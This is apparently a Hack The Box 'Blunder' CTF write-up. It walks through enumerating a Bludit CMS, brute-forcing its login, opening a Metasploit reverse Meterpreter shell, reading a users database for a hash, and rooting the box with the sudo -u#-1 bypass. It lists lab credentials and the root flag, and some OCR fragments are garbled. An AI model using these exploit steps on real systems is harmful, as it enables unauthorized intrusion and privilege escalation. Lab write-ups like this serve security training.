
HTB.Blunder

Working Theory



Enumeration

Tools

nmap

```
Starting Nmap 7.80 (https://nmap.org) at 2020-07-05 04:39 +08 Nmap scan report for 10.10.10.191
```

Host is up (0.13s latency). Not shown: 998 filtered ports PORT STATE SERVICE VERSION

21/tcp closed ftp

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|_http-generator: Blunder

|_http-server-header: Apache/2.4.41 (Ubuntu) |_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 21.39 seconds

ffuf

```
      .htpasswd
      [Status: 403, Size: 277, Words: 20, Lines: 10]

      .htaccess
      [Status: 403, Size: 277, Words: 20, Lines: 10]

      .hta
      [Status: 403, Size: 277, Words: 20, Lines: 10]

      0
      [Status: 200, Size: 7561, Words: 794, Lines: 171]

      about
      [Status: 200, Size: 3280, Words: 225, Lines: 106]

      admin
      [Status: 301, Size: 0, Words: 1, Lines: 11]
```

admin [Status: 301, Size: 0, Words: 1, Lines: 1] cgi-bin/ [Status: 301, Size: 0, Words: 1, Lines: 1]

LICENSE [Status: 200, Size: 1083, Words: 155, Lines: 22]

robots.txt [Status: 200, Size: 22, Words: 3, Lines: 2] server-status [Status: 403, Size: 277, Words: 20, Lines: 10]

:: Progress: [4614/4614] :: 65 req/sec :: Duration: [0:01:10] :: Errors: 0 ::

/cgi-bin

Targets

http 80

info

===

CMS: bludit version: 3.9.2

//checked out bludit github page to find directories: https://github.com/bludit/bludit

/bl-content


//can access uploads dir.

Index of /bl-content


<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
<u>databases/</u>	2020-05-19 11:28	-
<u>pages/</u>	2020-04-28 11:24	-
<u>tmp/</u>	2020-07-04 17:54	-
<u>uploads/</u>	2020-07-04 15:34	-
<u>workspaces/</u>	2019-11-27 11:53	-

Apache/2.4.41 (Ubuntu) Server at 10.10.10.191 Port 80

/bl-plugins //found cms version




/todo.txt //user: fergus



found that this version can perform brute forcing //found code in github for brute force poc //link: https://github.com/bludit/bludit/pull/1090


//link: https://rastating.github.io/bludit-brute-force-mitigation-bypass/



craft wordlist for brute force

nobodyatall@0xDEADBEEF:~/htb/boxes/blunder\$ cewl 10.10.10.191 -w wordlist
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
nobodyatall@0xDEADBEEF:~/htb/boxes/blunder\$

edit the code and try out brute forcing




found fergus password

//cred: fergus:RolandDeschain
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.

nobodvatall@0xDEADBEEF:~/htb/boxes/blun

login into bludit cms admin



found this version vulnerable to this CVE

Vulnerability Details : CVE-2019-16113 (1 Metasploit modules)

Bludit 3.9.2 allows remote code execution via bl-kernel/ajax/upload-images.php because PHP code can be entered with pathname.

Publish Date: 2019-09-08 Last Update Date: 2019-09-09

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- CVSS Scores & Vulnerability Types

CVSS Score 6.5

Confidentiality Impact Partial (There is considerable informational disclosure.)

Integrity Impact Partial (Modification of some system files or information is possible, but the attacker does not have co

affect is limited.)

Availability Impact Partial (There is reduced performance or interruptions in resource availability.)

Access Complexity Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or Authentication Single system (The vulnerability requires an attacker to be logged into the system (such as at a comm

Gained Access None

Vulnerability Type(s) Execute Code

CWE ID 9

run wth metasploit

```
Id Name

O Bludit v3.9.2

Pare OS Community Does Community

msf5 exploit(linux/http/bludit_upload_images_exec) > set bluditpass RolandD [
eschain
bluditpass => RolandDeschain

msf5 exploit(linux/http/bludit_upload_images_exec) > set bludituser fergus
bludituser => fergus

msf5 exploit(linux/http/bludit_upload_images_exec) > set rhosts 10.10.10.19 1

rhosts => 10.10.10.191

msf5 exploit(linux/http/bludit_upload_images_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.9:4444
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: d
approximation of the content of the conte
```

got the reverse shell

```
eprecated Object#=~ is called on Falseclass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: d
eprecated Object#=~ is called on FalseClass; it always returns nil
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.9:4444 -> 10.10.10.191:41228) at
2020-07-05 20:02:39 +0800
[+] Deleted .htaccess


meterpreter >
[htb] 0:ruby* 1:sudo-
Bludit - Dashboard - Mozilla Firefox
```

foothold


-found another bludit v3.10...
-found Hugo user credential

```
tags.php
users.php
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
    "admin":h{oa
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d".
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": ""
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
www-data@blunder:/var/www/bludit-3:10.0a/bl-content/databases$
Menu 🤝 nobodyatall@0xDEAD 🐞 Bludit - Dashboard - M 📑 Burn Suite Community
```

crack hash
//Hugo credential(Hugo:Password120)



Download CrackStation's Wordlist




Post Exploitation

Privilege Escalation


sudo -l //seems quite familiar



sudo version



find the exploit



About 395,000 results (0.41 seconds)

blog.aquasec.com > cve-2019-14287-sudo-linux-vulne... •

CVE-2019-14287 sudo Vulnerability Allows Bypass of User ...

Oct 17, 2019 - The sudo vulnerability is a security policy bypass issue enabling to ... installed on almost every UNIX and Linux-based operating system.



the sudo version is vulnerable to this exploit

CVE-2019-14287 sudo Vulnerability Allows Bypass of User Restrictions

A new vulnerability was discovered earlier this week in the sudo package. Sudo is one of the most powerful and commonly used utilities installed on almost every UNIX and Linux-based operating system.

The sudo vulnerability CVE-2019-14287 is a security policy bypass issue that provides a user or a program the ability to execute commands as root on a Linux system when the "sudoers configuration" explicitly disallows the root access. Exploiting the vulnerability requires the user to have sudo privileges that allow them to run commands with an arbitrary user ID, except root.

Verifying Exploitation of the Vulnerability

The following terms need to be met before exploiting:

- In the /etc/sudoers file, a user should be granted permission to execute programs as any users except root.
- 2. The user has sudo privileges that allow them to run commands with an arbitrary user ID.

Run Sudo command with User ID -1 or 4294967295

```
root@binary-VirtualBox:/home/binary# su notroot
notroot@binary-VirtualBox:/home/binary$ whoami
notroot
notroot@binary-VirtualBox:/home/binary$ sudo bash
```

try the exploit

```
hugo@blunder:/tmp$ sudo /bin/bash
sudo /bin/bash
Sorry, user hugo is not allowed to execute '/bin/bash' as root on blunder.
hugo@blunder:/tmp$ sudo -u#0 /bin/bash
sudo -u#0 /bin/bash
Sorry, user hugo is not allowed to execute '/bin/bash' as root on blunder.
hugo@blunder:/tmp$ sudo -u#-1 /bin/bashcumentation Forum support
sudo -u#-1 /bin/bash
root@blunder:/tmp# cat /root/root.txt
cat /root/root.txt
affe4f8f690722091947202898f3a102
root@blunder:/tmp# /isits
```

gotten root!

Creds

buldit cms login ======= fergus:RolandDeschain

Hugo credential ======= Hugo:Password120

Flags

root flag

```
root@blunder:/tmp# cat /root/root.txt
cat /root/root.txt
affe4f8f690722091947202898f3a102
```

Write-up Images